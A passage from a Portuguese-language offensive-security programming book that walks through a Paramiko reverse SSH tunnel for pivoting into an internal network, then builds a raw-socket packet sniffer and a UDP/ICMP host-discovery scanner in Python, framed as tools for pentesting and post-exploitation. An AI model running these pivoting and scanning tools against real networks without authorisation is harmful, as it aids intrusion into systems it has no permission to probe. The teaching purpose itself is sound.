Imagine que você esteja na seguinte situação: você tem acesso remoto a um servidor SSH em uma rede interna, porém quer ter acesso ao servidor web que está na mesma rede. O servidor web não pode ser acessado diretamente, porém o servidor com SSH instalado tem acesso a ele; entretanto, o servidor SSH não tem instaladas as ferramentas que você quer usar.

Uma maneira de superar esse problema é instalar um túnel SSH para encaminhamento. Sem entrar em muitos detalhes, executar o comando `ssh -L 8008:web:80 justin@sshserver` fará a conexão com o servidor SSH como o usuário `justin` e configurará a porta 8008 de seu sistema local. Tudo o que for enviado para a porta 8008 será enviado pelo túnel SSH existente ao servidor SSH e será entregue ao servidor web. A figura 2.2 mostra esse esquema em ação.




Figura 2.2 – Tunelamento SSH de encaminhamento.

Isso é muito interessante, mas lembre-se de que não há muitos sistemas Windows executando um serviço de servidor SSH. Mas nem tudo está perdido. Podemos configurar uma conexão de tunelamento SSH reverso. Nesse caso, fazemos a conexão com o nosso próprio servidor SSH a partir do cliente Windows, como é feito normalmente. Por meio dessa conexão SSH, também especificamos uma porta remota no servidor SSH que estará sujeita a um tunelamento para o host local e a porta (Figura 2.3). Esse host local e a porta podem ser usados, por exemplo, para expor a porta 3389 e acessar um sistema interno usando o remote desktop ou outro sistema que o cliente Windows possa acessar (como o servidor web em nosso exemplo).




Figura 2.3 – Tunelamento SSH reverso.

Os arquivos de demonstração do Paramiko incluem um arquivo chamado *rforward.py* que faz exatamente isso. Ele funciona perfeitamente da forma como está, portanto simplesmente não o reproduzirei, mas destacarei alguns pontos importantes e descreverei um exemplo de como o usar. Abra o arquivo *rforward.py*, vá até `main()` e me acompanhe:

```
    def main():
❶       options, server, remote = parse_options()
        password = None
        if options.readpass:
            password = getpass.getpass('Enter SSH password: ')
❷       client = paramiko.SSHClient()
        client.load_system_host_keys()
        client.set_missing_host_key_policy(paramiko.WarningPolicy())
        verbose('Connecting to ssh host %s:%d ...' % (server[0], server[1]))
```

```
    try:
        client.connect(server[0], server[1], username=options.user, ¬
        key_filename=options.keyfile, ¬
        look_for_keys=options.look_for_keys, password=password)
    except Exception as e:
        print('*** Failed to connect to %s:%d: %r' % (server[0], server[1], e))
        sys.exit(1)

    verbose('Now forwarding remote port %d to %s:%d ...' % (options.port, ¬
    remote[0], remote[1]))

    try:
❸       reverse_forward_tunnel(options.port, remote[0], remote[1], ¬
        client.get_transport())
    except KeyboardInterrupt:
        print('C-c: Port forwarding stopped.')
        sys.exit(0)
```

As poucas linhas no início ❶ conferem se todos os argumentos necessários foram passados ao script antes que o cliente SSH do Paramiko estabeleça uma conexão ❷ (o que deverá parecer bastante familiar). A última seção de `main()` chama a função `reverse_forward_tunnel` ❸.

Vamos dar uma olhada nessa função:

```
def reverse_forward_tunnel(server_port, remote_host, remote_port, transport):
❹   transport.request_port_forward('', server_port)
    while True:
❺       chan = transport.accept(1000)
        if chan is None:
            continue
❻       thr = threading.Thread(target=handler, args=(chan, remote_host, remote_port))

        thr.setDaemon(True)
        thr.start()
```

No Paramiko, há dois métodos principais de comunicação: `transport`, que é responsável por estabelecer e manter a conexão criptografada, e `channel`, que atua como um socket para enviar e receber dados sobre a sessão de transporte criptografada. Nesse ponto, começamos a usar o `request_port_forward` do Paramiko para encaminhar as conexões TCP de uma porta ❹ no servidor SSH e iniciar um novo canal de transporte ❺. Em seguida, com o canal, chamamos o handler da função ❻.

Mas ainda não terminamos:

```
    def handler(chan, host, port):
        sock = socket.socket()
        try:
            sock.connect((host, port))
        except Exception as e:
            verbose('Forwarding request to %s:%d failed: %r' % (host, port, e))
            return

        verbose('Connected!  Tunnel open %r -> %r -> %r' % (chan.origin_addr, ¬
                                                            chan.getpeername(), ¬
                                                            (host, port)))
❼       while True:

            r, w, x = select.select([sock, chan], [], [])
            if sock in r:
                data = sock.recv(1024)
                if len(data) == 0:
                    break
                chan.send(data)
            if chan in r:
                data = chan.recv(1024)
                if len(data) == 0:
                    break
                sock.send(data)
        chan.close()
        sock.close()
        verbose('Tunnel closed from %r' % (chan.origin_addr,))
```

Por fim, os dados são enviados e recebidos ❼.

Vamos testar esse código.

Fazendo um teste rápido

Vamos executar *rforward.py* a partir de nosso sistema Windows e configurá-lo para ser o intermediário enquanto fazemos o tunelamento do tráfego de um servidor web para o nosso servidor SSH no Kali:

```
C:\tmp\demos>rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80 ¬
--user justin --password
Enter SSH password:
Connecting to ssh host 192.168.100.133:22 ...
C:\Python27\lib\site-packages\paramiko\client.py:517: UserWarning: Unknown ssh-r
sa host key for 192.168.100.133: cb28bb4e3ec68e2af4847a427f08aa8b
  (key.get_name(), hostname, hexlify(key.get_fingerprint())))
```

Now forwarding remote port 8080 to 192.168.100.128:80 ... No computador Windows, fiz uma conexão com o servidor SSH em 192.168.100.133 e abri a porta 8080 nesse servidor, que encaminhará o tráfego para 192.168.100.128 na porta 80. Desse modo, se acessar *http://127.0.0.1:8080* em meu servidor Linux, me conectarei ao servidor web em 192.168.100.128 por meio do túnel SSH (Figura 2.4).




Figura 2.4 – Exemplo de túnel SSH reverso.

Se retornarmos ao computador Windows, poderemos ver também a conexão sendo feita no Paramiko:

```
Connected!  Tunnel open (u'127.0.0.1', 54537) -> ('192.168.100.133', 22) -> ¬
('192.168.100.128', 80)
```

É importante entender e usar o SSH e o tunelamento SSH. Saber quando e como usar o SSH e o túnel SSH é uma habilidade importante para os black hats, e o Paramiko torna possível adicionar recursos de SSH às suas ferramentas Python existentes.

Neste capítulo, criamos algumas ferramentas muito úteis, embora bem simples. Incentivo-o a expandi-las e modificá-las conforme for necessário. O principal objetivo é desenvolver um bom domínio do uso de Python em rede para criar ferramentas que poderão ser usadas durante os testes de invasão, na pós-exploração de falhas ou em uma caça aos bugs. Vamos prosseguir em direção ao uso de sockets puros e à execução de sniffing na rede; em seguida, combinaremos as duas atividades para criar um verdadeiro scanner de descoberta de hosts usando Python.

CAPÍTULO 3

Redes: sockets puros e sniffing

Os sniffers de rede permitem ver pacotes entrando em um computador-alvo e saindo dele. Como resultado, têm muitos usos práticos antes e depois da exploração de falhas. Em alguns casos, você poderá usar o Wireshark (*http://wireshark.org/*) para monitorar o tráfego ou uma solução Python como o Scapy (que abordaremos no capítulo 4). Apesar disso, há uma vantagem em saber desenvolver um sniffer rápido para visualizar e decodificar o tráfego de rede. Criar uma ferramenta como essa também fará você apreciar bem mais as ferramentas mais maduras, capazes de cuidar dos menores detalhes sem oferecer dificuldades, exigindo pouco esforço de sua parte. É provável que você deseje conhecer também algumas técnicas novas de Python e, quem sabe, entenda melhor de que modo as partes que estão no nível mais baixo da rede funcionam.

No capítulo 2, discutimos o envio e a recepção de dados usando TCP e UDP e, sem dúvida, essa é a maneira como você interagirá com a maioria dos serviços de rede. No entanto, abaixo desses protocolos de mais alto nível encontram-se os blocos fundamentais de construção associados ao modo como os pacotes de rede são enviados e recebidos. Você usará sockets puros para acessar as informações de rede dos níveis mais baixos, como os cabeçalhos IP e ICMP puros. Em nosso caso, estamos interessados somente na camada IP e nos níveis acima dela, portanto não decodificaremos nenhuma informação Ethernet. É claro que se você pretende realizar qualquer ataque de nível mais baixo, por exemplo, um envenenamento de ARP (ARP poisoning), ou se estiver desenvolvendo ferramentas de avaliação para wireless, será preciso estar bastante familiarizado com os frames Ethernet e seu uso.

Vamos começar com uma breve descrição de como descobrir hosts ativos em um segmento de rede.

Criando uma ferramenta UDP para descoberta de hosts

O principal objetivo de nosso sniffer é realizar uma descoberta de hosts baseada em UDP em uma rede-alvo. Os invasores querem ser capazes de ver todos os alvos em potencial em uma rede para que possam focar seu reconhecimento e as tentativas de exploração de falhas.

Usaremos um comportamento conhecido pela maioria dos sistemas operacionais quando lidam com portas UDP fechadas para determinar se há um host ativo em um endereço IP em particular. Quando um datagrama UDP é enviado a uma porta fechada de um host, esse host normalmente enviará uma mensagem ICMP de volta, indicando que a porta não está acessível. Essa mensagem ICMP indica que há um host ativo, pois suporíamos que não há nenhum host se não recebêssemos uma resposta ao datagrama UDP. É essencial escolhermos uma porta UDP que provavelmente não esteja sendo usada e, para termos o máximo de abrangência possível, podemos sondar diversas portas para garantir que não estaremos atingindo um serviço UDP ativo.

Por que usar o UDP? Não há nenhum overhead em espalhar a mensagem em toda uma sub-rede e esperar as respostas ICMP chegarem de acordo com essas mensagens. Trata-se de um scanner bem simples para ser criado, com a maior parte do trabalho estando na decodificação e na análise dos cabeçalhos dos vários protocolos de rede. Implementaremos esse scanner de hosts tanto para o Windows quanto para o Linux, para maximizar as chances de podermos usá-lo em um ambiente de empresa.

Também podemos desenvolver uma lógica adicional em nosso scanner para disparar scans de porta Nmap completos em qualquer host que descobrirmos para determinar se eles têm uma superfície de ataque viável na rede. São exercícios que serão deixados a cargo do leitor e espero conhecer algumas das maneiras criativas pelas quais vocês poderão expandir esse conceito central. Vamos começar.

Sniffing de pacotes no Windows e no Linux

Acessar sockets puros no Windows é um pouco diferente de fazer isso em seu companheiro Linux, porém queremos ter a flexibilidade de implantar o mesmo sniffer em várias plataformas. Criaremos nosso objeto socket e, em seguida, determinaremos a plataforma em que ele estará executando. O Windows exige a definição de algumas flags adicionais por meio de um IOCTL (Input/Output

Control, ou Controle de entrada/saída)[1] de socket, que permite habilitar o modo promíscuo na interface de rede. Em nosso primeiro exemplo, simplesmente configuramos nosso sniffer de socket puro, lemos um único pacote e, então, saímos:

```
import socket
import os

# host que ouvirá
host = "192.168.0.196"

# cria um socket puro e associa-o à interface pública
if os.name == "nt":
❶     socket_protocol = socket.IPPROTO_IP
else:
    socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind((host, 0))

# queremos os cabeçalhos IP incluídos na captura
❷ sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

# se estivermos usando Windows, deveremos enviar um IOCTL
# para configurar o modo promíscuo
❸ if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

# lê um único pacote
❹ print sniffer.recvfrom(65565)

# se estivermos usando Windows, desabilitará o modo promíscuo
❺ if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

Começamos pela criação de nosso objeto socket com os parâmetros necessários para fazer sniffing de pacotes em nossa interface de rede ❶. A diferença entre Windows e Linux está no fato de que o Windows nos permitirá fazer sniffing de todos os pacotes de entrada, independentemente do protocolo, enquanto o

1 Um *IOCTL* (Input/output control, ou Controle de entrada/saída) é uma maneira de os programas do espaço de usuário se comunicarem com os componentes do modo kernel. Leia a página em *http://en.wikipedia.org/wiki/Ioctl*.

Linux nos força a especificar que estamos fazendo sniffing de ICMP. Observe que estamos usando o modo promíscuo, que exige privilégios de administrador no Windows ou root no Linux. O modo promíscuo permite fazer sniffing de todos os pacotes vistos pela placa de rede, mesmo aqueles cujo destino não seja o seu host específico. Em seguida, definimos uma opção de socket ❷ que inclua os cabeçalhos IP de nossos pacotes capturados. O próximo passo ❸ consiste em determinar se estamos usando o Windows e, em caso afirmativo, executamos o passo adicional de enviar um IOCTL para o driver da placa de rede a fim de habilitar o modo promíscuo. Se o Windows estiver sendo executado em uma máquina virtual, é provável que você obterá uma notificação informando que o sistema operacional convidado está habilitando o modo promíscuo; obviamente, você deverá permitir isso. Agora estamos prontos para realmente executar um pouco de sniffing e, nesse caso, simplesmente exibiremos todo o pacote puro ❹, sem nenhuma decodificação. Isso serve somente para testar e garantir que temos o núcleo de nosso código de sniffing funcionando. Após o sniffing de um único pacote, testamos novamente se estamos no Windows e desabilitamos o modo promíscuo ❺ antes de sairmos do script.

Fazendo um teste rápido

Abra um novo terminal ou o shell *cmd.exe* no Windows e execute o comando a seguir:

```
python sniffer.py
```

Em outro terminal ou janela de shell, você pode simplesmente escolher um host para executar um ping. Nesse caso, faremos um ping em *nostarch.com*:

```
ping nostarch.com
```

Na primeira janela, em que o sniffer foi executado, você deverá ver uma saída confusa, muito parecida com o resultado a seguir:

```
('E\x00\x00:\x0f\x98\x00\x00\x80\x11\xa9\x0e\xc0\xa8\x00\xbb\xc0\xa8\x0
0\x01\x04\x01\x005\x00&\xd6d\n\xde\x01\x00\x00\x01\x00\x00\x00\x00\x00\
x00\x08nostarch\x03com\x00\x00\x01\x00\x01', ('192.168.0.187', 0))
```

Podemos notar que capturamos a solicitação inicial do ping ICMP destinada a *nostarch.com* (baseado na presença da string *nostarch.com*). Se esse exemplo estivesse sendo executado no Linux, você receberia a resposta de *nostarch.com*. Fazer sniffing de um pacote não é muito útil, portanto vamos acrescentar algumas funcionalidades de modo a processar mais pacotes e decodificar seus conteúdos.

Decodificando a camada IP

Em seu formato atual, nosso sniffer recebe todos os cabeçalhos IP com qualquer protocolo de mais alto nível, como TCP, UDP ou ICMP. As informações estão empacotadas em formato binário e, como mostrado anteriormente, é bem difícil entendê-las. Agora, trabalharemos na decodificação da parte IP de um pacote para extrair informações úteis, como o tipo do protocolo (TCP, UDP, ICMP) e os endereços IP de origem e de destino. Essa será a base para você começar a fazer o parsing de outros protocolos posteriormente.

Se analisarmos a aparência de um pacote na rede, você entenderá de que modo devemos decodificar os pacotes de entrada. Consulte a figura 3.1 para ver como um cabeçalho IP é composto.

<table>
<tr><td colspan="7">Internet Protocol (Protocolo de Internet)</td></tr>
<tr><td>Offset em bits</td><td>0–3</td><td>4–7</td><td colspan="2">8–15</td><td>16–18</td><td>19–31</td></tr>
<tr><td>0</td><td>Versão</td><td>Tamanho do cabeçalho</td><td colspan="2">Tipo de serviço</td><td colspan="2">Tamanho total</td></tr>
<tr><td>32</td><td colspan="4">Identificação</td><td>Flags</td><td>Offset do fragmento</td></tr>
<tr><td>64</td><td colspan="2">Tempo de vida</td><td colspan="2">Protocolo</td><td colspan="2">Checksum do cabeçalho</td></tr>
<tr><td>96</td><td colspan="6">Endereço IP de origem</td></tr>
<tr><td>128</td><td colspan="6">Endereço IP de destino</td></tr>
<tr><td>160</td><td colspan="6">Opções</td></tr>
</table>

Figura 3.1 – Estrutura típica de um cabeçalho IPv4.

Decodificaremos todo o cabeçalho IP (exceto o campo de Opções) e extrairemos o tipo de protocolo, o endereço IP de origem e o endereço IP de destino. Ao usarmos o módulo `ctypes` do Python para criar uma estrutura semelhante à da linguagem C, teremos um formato amigável para lidar com o cabeçalho IP e seus campos. Inicialmente, vamos dar uma olhada na definição em C do cabeçalho IP:

```
struct ip {
    u_char ip_hl:4;
    u_char ip_v:4;
    u_char ip_tos;
    u_short ip_len;
    u_short ip_id;
    u_short ip_off;
    u_char ip_ttl;
    u_char ip_p;
```

```
        u_short ip_sum;
        u_long ip_src;
        u_long ip_dst;
    }
```

Agora, você tem ideia de como mapear os tipos de dados C aos valores do cabeçalho IP. Usar código C como referência ao efetuar a tradução para objetos Python pode ser útil, pois faz a conversão para Python puro parecer natural. Vale a pena observar que os campos `ip_hl` e `ip_v` têm uma notação de bits associada a eles (a parte constituída de `:4`). Isso indica que são campos formados por bits, com tamanho igual a 4 bits. Usaremos uma solução Python pura para garantir que esses campos sejam corretamente mapeados de modo a evitarmos a necessidade de qualquer manipulação de bits. Vamos implementar nossa rotina de decodificação do cabeçalho IP em *sniffer_ip_header_decode.py*, como mostrado a seguir:

```
    import socket

    import os
    import struct
    from ctypes import *
    # host que ouvirá
    host = "192.168.0.187"

    # nosso cabeçalho IP
❶   class IP(Structure):
        _fields_ = [
            ("ihl",          c_ubyte, 4),
            ("version",      c_ubyte, 4),
            ("tos",          c_ubyte),
            ("len",          c_ushort),
            ("id",           c_ushort),
            ("offset",       c_ushort),
            ("ttl",          c_ubyte),
            ("protocol_num", c_ubyte),
            ("sum",          c_ushort),
            ("src",          c_ulong),
            ("dst",          c_ulong)
        ]

        def __new__(self, socket_buffer=None):
            return self.from_buffer_copy(socket_buffer)
```

```
        def __init__(self, socket_buffer=None):

            # mapeia constantes do protocolo aos seus nomes
            self.protocol_map = {1:"ICMP", 6:"TCP", 17:"UDP"}

❷           # endereços IP legíveis aos seres humanos
            self.src_address = socket.inet_ntoa(struct.pack("<L",self.src))
            self.dst_address = socket.inet_ntoa(struct.pack("<L",self.dst))

            # protocolo legível aos seres humanos
            try:
                self.protocol = self.protocol_map[self.protocol_num]
            except:
                self.protocol = str(self.protocol_num)

    # este código deve parecer familiar, pois foi visto no exemplo anterior
    if os.name == "nt":
        socket_protocol = socket.IPPROTO_IP
    else:
        socket_protocol = socket.IPPROTO_ICMP

    sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

    sniffer.bind((host, 0))
    sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

    if os.name == "nt":
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

    try:

        while True:

            # lê um pacote
❸           raw_buffer = sniffer.recvfrom(65565)[0]

            # cria um cabeçalho IP a partir dos 20 primeiros bytes do buffer
❹           ip_header = IP(raw_buffer[0:20])

            # exibe o protocolo detectado e os hosts
```

```
❺         print "Protocol: %s %s -> %s" % (ip_header.protocol, ip_header.src_address, ¬
          ip_header.dst_address)

    # trata o CTRL-C
    except KeyboardInterrupt:

        # se estivermos usando Windows, desabilita o modo promíscuo
        if os.name == "nt":
            sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

O primeiro passo consiste em definir uma estrutura `ctypes` em Python ❶ que fará o mapeamento dos 20 primeiros bytes do buffer recebido para um cabeçalho IP em formato amigável. Como você pode ver, todos os campos que identificamos e a estrutura C anterior apresentam uma correspondência exata. O método `__new__` da classe `IP` simplesmente recebe um buffer puro (nesse caso, o que recebemos da rede) e compõe a estrutura a partir dele. Quando o método `__init__` é chamado, `__new__` já terá terminado de processar o buffer. Em `__init__`, estamos simplesmente organizando a casa para fornecer saídas legíveis aos seres humanos, referentes ao protocolo em uso e aos endereços IP ❷.

Com nossa recém-criada estrutura `IP`, vamos inserir a lógica para fazer a leitura contínua dos pacotes e o parse de suas informações. O primeiro passo é ler o pacote ❸ e, em seguida, passar os 20 primeiros bytes ❹ para inicializar nossa estrutura `IP`. Em seguida, simplesmente exibimos as informações capturadas ❺. Vamos testar isso.

Fazendo um teste rápido

Vamos testar nosso código anterior e ver que tipo de informação extrairemos dos pacotes puros sendo enviados. Definitivamente, recomendo que você faça esse teste em seu computador Windows, pois poderá ver TCP, UDP e ICMP, o que lhe permitirá realizar alguns testes muito interessantes (abra um navegador, por exemplo). Se estiver confinado no Linux, realize o teste anterior com ping para ver o código em ação.

Abra um terminal e digite:

```
python sniffer_ip_header_decode.py
```

Como o Windows conversa bastante, é provável que você veja um resultado imediatamente. Testei esse script abrindo o Internet Explorer e acessando *www.google.com*; eis a saída de nosso script:

```
Protocol: UDP 192.168.0.190 -> 192.168.0.1
Protocol: UDP 192.168.0.1 -> 192.168.0.190
Protocol: UDP 192.168.0.190 -> 192.168.0.187
Protocol: TCP 192.168.0.187 -> 74.125.225.183
Protocol: TCP 192.168.0.187 -> 74.125.225.183
Protocol: TCP 74.125.225.183 -> 192.168.0.187
Protocol: TCP 192.168.0.187 -> 74.125.225.183
```

Como não estamos realizando nenhuma inspeção mais detalhada nesses pacotes, podemos somente tentar adivinhar o que esse fluxo de dados está indicando. Meu palpite é que os dois primeiros pacotes UDP correspondem às consultas ao DNS para determinar o local em que *google.com* está e as sessões TCP subsequentes são o meu computador fazendo a conexão e o download do conteúdo do servidor web.

Para fazer o mesmo teste no Linux, podemos executar um ping em *google.com* e o resultado terá uma aparência semelhante a:

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
```

Já podemos perceber a limitação: estamos vendo somente a resposta e apenas para o protocolo ICMP. Porém, como estamos propositadamente criando um scanner de descoberta de hosts, isso é totalmente aceitável. Agora, aplicaremos as mesmas técnicas que usamos para decodificar o cabeçalho IP na decodificação de mensagens ICMP.

Decodificando o ICMP

Agora que podemos decodificar totalmente a camada IP de qualquer pacote capturado por meio de sniffing, devemos ser capazes de decodificar as respostas ICMP que nosso scanner fará com que sejam geradas quando enviarmos datagramas UDP a portas fechadas. As mensagens ICMP podem variar enormemente quanto ao conteúdo, porém toda mensagem contém três elementos que permanecem consistentes: os campos de tipo, de código e de checksum. Os campos de tipo e de código informam ao host receptor o tipo da mensagem ICMP que está chegando, que, por sua vez, determina como a decodificação poderá ser feita adequadamente.

No caso de nosso scanner, estamos procurando um valor de tipo igual a 3 e um valor de código igual a 3. Isso corresponde à classe `Destination Unreachable` (Destino inacessível) das mensagens ICMP e o valor de código 3 indica que houve um

erro igual a `Port Unreachable` (Porta inacessível). Consulte a figura 3.2 para ver um diagrama de uma mensagem ICMP do tipo `Destination Unreachable`.

Mensagem Destination Unreachable (Destino inacessível)		
0–7	8–15	16–31
Tipo - 3	Código	Checksum do cabeçalho
Não usado		MTU do próximo hop
Cabeçalho IP e os 8 primeiros bytes dos dados do datagrama original		

Figura 3.2 – Diagrama da mensagem ICMP do tipo Destination Unreachable (Destino inacessível).

Como você pode verificar, os 8 primeiros bits correspondem ao tipo e os próximos 8 bits contêm nosso código ICMP. Um aspecto interessante a ser observado é que quando um host envia uma dessas mensagens ICMP, ele inclui o cabeçalho IP da mensagem original que fez a resposta ser gerada. Podemos constatar também que faremos uma dupla verificação em relação aos 8 bytes do datagrama original enviado de modo a garantir que foi o nosso scanner que provocou a resposta ICMP. Para isso, simplesmente removemos os últimos 8 bytes do buffer recebido para extrair a string mágica enviada pelo nosso scanner.

Vamos acrescentar um pouco mais de código ao nosso sniffer anterior de modo a prover a capacidade de decodificar pacotes ICMP. Vamos salvar nosso arquivo anterior como *sniffer_with_icmp.py* e acrescentar o código a seguir:

```
--trecho omitido--
class IP(Structure):
--trecho omitido--

❶ class ICMP(Structure):

    _fields_ = [
        ("type",         c_ubyte),
        ("code",         c_ubyte),
        ("checksum",     c_ushort),
        ("unused",       c_ushort),
        ("next_hop_mtu", c_ushort)
        ]
```

```
        def __new__(self, socket_buffer):
            return self.from_buffer_copy(socket_buffer)

        def __init__(self, socket_buffer):
            pass

    --trecho omitido--

        print "Protocol: %s %s -> %s" % (ip_header.protocol, ip_header.src_address, ¬
        ip_header.dst_address)

        # se for ICMP, nós queremos o pacote
❷       if ip_header.protocol == "ICMP":

            # calcula em que ponto nosso pacote ICMP começa
❸           offset = ip_header.ihl * 4
            buf = raw_buffer[offset:offset + sizeof(ICMP)]

            # cria nossa estrutura ICMP
❹           icmp_header = ICMP(buf)

            print "ICMP -> Type: %d Code: %d" % (icmp_header.type, icmp_header.code)
```

Esse trecho simples de código cria uma estrutura `ICMP` ❶ subjacente à nossa estrutura `IP`. Quando o laço principal de recepção de pacotes determina que recebemos um pacote ICMP ❷, calculamos o offset no pacote puro em que está o corpo do pacote ICMP ❸ e, então, criamos o nosso buffer ❹ e exibimos os campos `type` e `code`. O cálculo do tamanho é baseado no campo `ihl` do cabeçalho IP, que indica a quantidade de palavras de 32 bits (porções de 4 bytes) contida no cabeçalho IP. Portanto, ao multiplicar esse campo por 4, sabemos o tamanho do cabeçalho IP e, desse modo, quando a próxima camada de rede – ICMP, nesse caso – inicia.

Se executarmos rapidamente esse código com nosso teste ping costumeiro, a saída agora deverá ser um pouco diferente, conforme mostrado a seguir:

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
ICMP -> Type: 0 Code: 0
```

Esse resultado indica que as respostas ao ping (ICMP Echo) estão sendo corretamente recebidas e decodificadas. Agora, estamos prontos para implementar a última parte da lógica para enviar datagramas UDP e interpretar seus resultados.

Vamos acrescentar o uso do módulo `netaddr` para abranger toda uma sub-rede com nosso scan de descoberta de hosts. Salve seu script *sniffer_with_icmp.py* como *scanner.py* e acrescente o código a seguir:

```
import threading
import time
from netaddr import IPNetwork,IPAddress
--trecho omitido--

# host que ouvirá
host = "192.168.0.187"

# sub-rede alvo
subnet = "192.168.0.0/24"

# string mágica em relação à qual verificaremos as respostas ICMP
❶ magic_message = "PYTHONRULES!"

# este código espalha os datagramas UDP
❷ def udp_sender(subnet,magic_message):
    time.sleep(5)
    sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    for ip in IPNetwork(subnet):
        try:
            sender.sendto(magic_message,("%s" % ip,65212))
        except:
            pass

--trecho omitido--

# começa a enviar pacotes
❸ t = threading.Thread(target=udp_sender,args=(subnet,magic_message))
t.start()

--trecho omitido--
try:
    while True:

    --trecho omitido--
        #print "ICMP -> Type: %d Code: %d" % (icmp_header.type, icmp_header.code)
```

```
            # verifica se TYPE e CODE são iguais a 3
            if icmp_header.code == 3 and icmp_header.type == 3:

                # garante que o host está em nossa sub-rede alvo
❹               if IPAddress(ip_header.src_address) in IPNetwork(subnet):

                    # garante que contém a nossa mensagem mágica
❺                   if raw_buffer[len(raw_buffer)-len(magic_message):] == magic_message:
                        print "Host Up: %s" % ip_header.src_address..
```

Essa última porção de código deve ser razoavelmente fácil de entender. Definimos uma assinatura simples em forma de string ❶ para testar se as respostas estão vindo de pacotes UDP que enviamos originalmente. Nossa função `udp_sender` ❷ simplesmente recebe uma sub-rede que especificamos no início de nosso script, faz a iteração por todos os endereços IP dessa sub-rede e lhes envia datagramas UDP. No corpo principal de nosso script, imediatamente antes do laço principal de decodificação de pacotes, disparamos `udp_sender` na forma de uma thread separada ❸ para garantir que não estaremos interferindo em nossa capacidade de fazer sniffing das respostas. Se detectarmos a mensagem ICMP prevista, inicialmente faremos uma verificação para garantir que a resposta ICMP está vindo de nossa sub-rede alvo ❹. Em seguida, realizamos nossa verificação final para garantir que a resposta ICMP contenha nossa string mágica ❺. Se todas essas verificações forem bem-sucedidas, exibiremos o endereço IP de origem a partir do qual a mensagem ICMP foi originada. Vamos testar isso.

Fazendo um teste rápido

Vamos executar nosso scanner na rede local. Você pode usar o Linux ou o Windows para isso, pois o resultado será o mesmo. No meu caso, o endereço IP do computador local em que eu estava trabalhando era `192.168.0.187`, portanto configurei meu scanner para acessar `192.168.0.0/24`. Se a saída tiver muito ruído quando seu scanner for executado, simplesmente remova todas as instruções `print`, comentando-as, exceto a última que informa quais hosts estão respondendo.

O módulo netaddr

Nosso scanner usará uma biblioteca de terceiros chamada `netaddr`, que nos permitirá fornecer uma máscara de sub-rede como 192.168.0.0/24 e fará que nosso scanner lide com ela de forma adequada. Faça o download da biblioteca a partir de *http://code.google.com/p/netaddr/downloads/list*.

Se você instalou o pacote de instalação de ferramentas do Python no capítulo 1, poderá simplesmente executar o seguinte a partir do prompt de comandos:

```
easy_install netaddr
```

O módulo `netaddr` facilita bastante o trabalho com sub-redes e endereçamentos. Por exemplo, podemos executar testes simples como o que se segue usando o objeto `IPNetwork`:

```
ip_address = "192.168.112.3"

if ip_address in IPNetwork("192.168.112.0/24"):
    print True
```

Ou podemos criar iteradores simples, se quisermos enviar pacotes para toda a rede:

```
for ip in IPNetwork("192.168.112.1/24"):
    s = socket.socket()
    s.connect((ip, 25))
    # envia pacotes de email
```

Isso simplificará enormemente a sua vida de programador ao lidar com redes inteiras de uma só vez, sendo bastante apropriado à nossa ferramenta de descoberta de hosts. Após ter instalado esse módulo, você estará pronto para continuar.

```
c:\Python27\python.exe scanner.py
Host Up: 192.168.0.1
Host Up: 192.168.0.190
Host Up: 192.168.0.192
Host Up: 192.168.0.195
```

